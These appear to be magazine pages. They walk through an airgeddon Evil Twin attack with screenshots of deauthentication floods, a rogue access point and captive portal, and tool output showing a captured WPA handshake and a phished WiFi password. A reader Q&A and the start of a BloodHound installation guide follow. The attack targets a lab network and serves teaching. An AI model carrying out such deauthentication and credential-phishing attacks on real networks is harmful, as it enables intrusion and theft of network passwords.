

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window titled 'kali@kali: ~' is open, displaying a script that prompts for a path or answer, sets a timeout of 20 seconds, and instructs the user to open two windows for a handshake capture and deauthentication attack. In the background, another terminal window titled 'Capturing Handshake' shows a table of network channels and their details. The table includes columns for CH, BSSID, PWR, RXQ, Beacons, #Data, #/s, CH, MB, ENC, CIPHER, AUTH, and ESSID. The first row shows channel 1 with BSSID 60:A4:B7:3D:D9:2A and authentication type PSK. A second table below shows columns for BSSID, STATION, PWR, Rate, Lost, Frames, Notes, and Probes.

This screenshot displays a Kali Linux desktop with several terminal windows running simultaneously. The 'AP' window shows configuration for an access point on wlan0. The 'DHCP' window shows the Internet Systems Consortium DHCP Server 4.4.1 starting. The 'Deauth' window shows a continuous stream of deauthentication frames being sent to broadcast. The 'Control' window displays 'Evil Twin AP Info' and a captive portal message. The 'DNS' window shows dnsmasq starting. The 'Webserver' window shows a lighttpd server starting on port 1513. A central text overlay reads: 'All do when needed. In about 20 sec Handshake'. Other text fragments like 'illa Firefox', 'lished', 'he attack is e', 'yone. When you', 'script will a', 'ng in managed', and 'Enter] key on' are visible.


"We now see hacking taking place by foreign governments and by private individuals all around the world."  
- Mike Pompeo



Anyone trying to connect to the WiFi network will see this.



As he types the password assuming this is some glitch in the original Wifi Access point,



The tool will capture a WPA handshake and store it on the Kali Linux system. It will also try to crack the handshake and get the WPA key.

```
Control
Evil Twin AP Info // BSSID: 60: [REDACTED] // Channel: 1 // ESSID: Hack_Me_If_You_Can
Online time
00:02:37
Password captured successfully:
snowwhite
The password was saved on file: [/root/evil_twin_captive_portal_password-Hack_Me_If_You_Can.txt]
Press [Enter] on the main script window to continue, this window will be closed

Don't close any window manually, script will do when needed. In about 20 seconds maximum you'll know if you've got the Handshake
Press [Enter] key to continue...

Wait. Be patient...

In addition to capturing a Handshake, it has been verified that a PMKID from the target network has also been successfully captured

Congratulations!!

Type the path to store the file or press [Enter] to accept the default proposal [/root/handshake-60:[REDACTED].cap]
>
The path is valid and you have write permissions. Script can continue...

Capture file generated successfully at [/root/handshake-60:[REDACTED].cap]
Press [Enter] key to continue...

BSSID set to 60:[REDACTED]

Channel set to 1

ESSID set to Hack_Me_If_You_Can

If the password for the wifi network is achieved with the captive portal, you must decide where to save it. Type the path to store the file or press [Enter] to accept the default proposal [/root/evil_twin_captive_portal_password-Hack_Me_If_You_Can.txt]
>
The path is valid and you have write permissions. Script can continue...
Press [Enter] key to continue...

```



```
(root@kali) - [/home/kali]
# cd /root

(root@kali) - [~]
# ls
evil_twin_captive_portal_password-Hack_Me_If_You_Can.txt
handshake-60: [REDACTED].cap
```

```
(root@kali) - [~]
# cat evil_twin_captive_portal_password-Hack_Me_If_You_Can.txt

2021-10-19
airgeddon. Captive portal Evil Twin attack captured password

BSSID: 60: [REDACTED]
Channel: 1
ESSID: Hack_Me_If_You_Can
```

```
-----
Password: snowwhite
-----
```

## [Answers to some questions related to hacking our readers ask](#)

### Hacking Q & A

**Q : Should I download Kali Linux directly on my PC or VirtualBox?**

A : Provided you want to install Kali Linux on Oracle Virtualbox or any other Virtualization software, you need to download Kali Linux directly on your PC. The download can be either ISO file or images specifically made for Virtualbox. My suggestion for you is to go with Virtualbox images which can be downloaded from [here](#). You can follow our detailed guide on how to install Kali in virtualbox from [here](#).

**Q : Which is a budget WiFi adapter that supports Kali Linux, monitor mode etc?**

A : Leaving affordability out, the wireless adapters that support monitor mode and packet injection are Alfa AWUS036NH, Alfa AWUS036NHa

, Alfa AWUS036NEH, Panda PAU09 N600, Alfa AWUS036ACH etc. These are a bit expensive but do the job perfectly.

**Q : What are the consequences of Denial Of Service attacks?**

A : Denial Of service attacks as their name implies deny service to the users who want to use the service for a genuine purpose. This may lead to loss in business, sales and eventually loss in reputation.

**Send all your questions  
to  
[editor@hackercoolmagazine.com](mailto:editor@hackercoolmagazine.com)**

## Installing BloodHound in Windows

# INSTALLIT


Hi Readers. In this Installit feature, we will learn how to install BloodHound in Windows.

BloodHound is a tool used to enumerate and reveal often unintended and hidden relationships within an Active Directory Environment. It is a single page Javascript web application, built on top of Linkurious, compiled with Electron and with a Neo4j database fed by a C# data collector.

Bloodhound is used by both Red Team and Blue Team professionals during pen testing. Bloodhound is also used by attackers to easily identify highly complex attack paths to gain high privileged access in the Windows Domain network that would otherwise be impossible to quickly identify. White Hats use BloodHound to identify and eliminate those attack paths. The tool BloodHound is developed by @\_wald0, @CptJesus, and @harmj0y.

To install BloodHound on Windows, first we need to install Neo4J database. Neo4j is a graph database management system and it is used by Bloodhound to store its data. The download information of the neo4j database software is given in our Downloads section.


Once Neo4j database is downloaded, install it in the same way as you install any executable in Windows, by simply clicking on the executable.




Choose the installation location.

**"There is the possibility to be suddenly arrested for hacking."  
- Alexander Elbakyan**

